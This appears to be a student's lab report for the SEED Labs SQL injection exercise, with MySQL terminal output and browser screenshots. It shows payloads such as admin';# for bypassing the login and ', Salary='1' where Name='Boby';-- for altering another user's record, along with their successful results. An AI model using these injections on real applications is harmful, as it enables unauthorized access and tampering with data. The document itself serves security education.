[11/27/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```


c. Print out all the tables of the selected database. (screen-shot# 1)

There are 2 tables



```
Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql>
```

d. Write SELECT query to print all profile information of employee *Alice* from the *credential* table (screen-shot# 2)




The query

```
Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE Name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------
-+----------+------------------------------------------+
1 row in set (0.00 sec)

mysql>
```

e. Write the suggested code to allow you to login without typing the admin password
And print the all employee's information
(screen-shot# 3)

admin';#




SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com
Sites for Labs

Employee Profile Login

USERNAME	admin';#
PASSWORD	Password

Login

Copyright © SEED LABs




SQLi Lab - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/uns
Sites for Labs
Home
Edit Profile
Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

f. Write the suggested code to allow you to login without typing alice password
And edit your profile by altering the salary to 80000
(screen-shot# 4)

Alice';#



```
The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT20805
0.
Haifas-MBP:~ haifaalmesfer$ system_profiler SPSoftwareDataType
Software:

    System Software Overview:

      System Version: macOS 10.15.5 (19F101)
      Kernel Version: Darwin 19.5.0
      Boot Volume: Macintosh HD
      Boot Mode: Normal
      Computer Name: Haifa's MacBook Pro
      User Name: Haifa almesfer (haifaalmesfe
      Secure Virtual Memory: Enabled
      System Integrity Protection: Enabled
      Time since boot: 2 days 12:04

Haifas-MBP:~ haifaalmesfer$
```

haifaalmesfer — -bash — 67×21
8AppSec3 [Running]
SQLi Lab - Mozilla Firefox
6:06 AM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/index
50%
Sites for Labs
SEEDLABS

Employee Profile Login


USERNAME: Alice';#

PASSWORD: Password

Login

Copyright © SEED LABs

', Salary='8000';--



```
The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT20805
0.
Haifas-MBP:~ haifaalmesfer$ system_profiler S
Software:

    System Software Overview:

      System Version: macOS 10.15.5 (19F101)
      Kernel Version: Darwin 19.5.0
      Boot Volume: Macintosh HD
      Boot Mode: Normal
      Computer Name: Haifa's MacBook Pro
      User Name: Haifa almesfer (haifaalmesfe
      Secure Virtual Memory: Enabled
      System Integrity Protection: Enabled
      Time since boot: 2 days 12:04

Haifas-MBP:~ haifaalmesfer$
```

haifaalmesfer — -bash — 67×21
8AppSec3 [Running]
SQLi Lab - Mozilla Firefox
6:07 AM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsaf
50%
Sites for Labs
SEEDLABS
Home
Edit Profile
Logout

Alice's Profile Edit

NickName: ', Salary='8000';--


Email: Email

Address: Address

Phone Number: PhoneNumber

Password: Password

Save



```
The default interactive shell is now zsh.
To update your account to use zsh, please run `chsh -s /bin/zsh`.
For more details, please visit https://support.apple.com/kb/HT20805
0.
Haifas-MBP:~ haifaalmesfer$ system_profiler S
Software:

    System Software Overview:

      System Version: macOS 10.15.5 (19F101)
      Kernel Version: Darwin 19.5.0
      Boot Volume: Macintosh HD
      Boot Mode: Normal
      Computer Name: Haifa's MacBook Pro
      User Name: Haifa almesfer (haifaalmesfe
      Secure Virtual Memory: Enabled
      System Integrity Protection: Enabled
      Time since boot: 2 days 12:04

Haifas-MBP:~ haifaalmesfer$ 
```


SQLi Lab - Mozilla Firefox
6:12 AM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsa
50%
Sites for Labs
Home
Edit Profile
Logout

Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	

g. Write the suggested code to allow you to alter the salary of Boby to 1 (screen-shot# 5)


', Salary='1' where Name='Boby';--



SQLi Lab - Mozilla Firefox
6:13 AM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsa
50%
Sites for Labs
Home
Edit Profile
Logout

Alice's Profile Edit

NickName	ıere Name='Boby';--
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password



SQLi Lab - Mozilla Firefox
6:14 AM
File Edit View History Bookmarks Tools Help
SQLi Lab
www.seedlabsqlinjection.com/unsa
50%
Sites for Labs
Home
Edit Profile
Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	[illegible]0000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				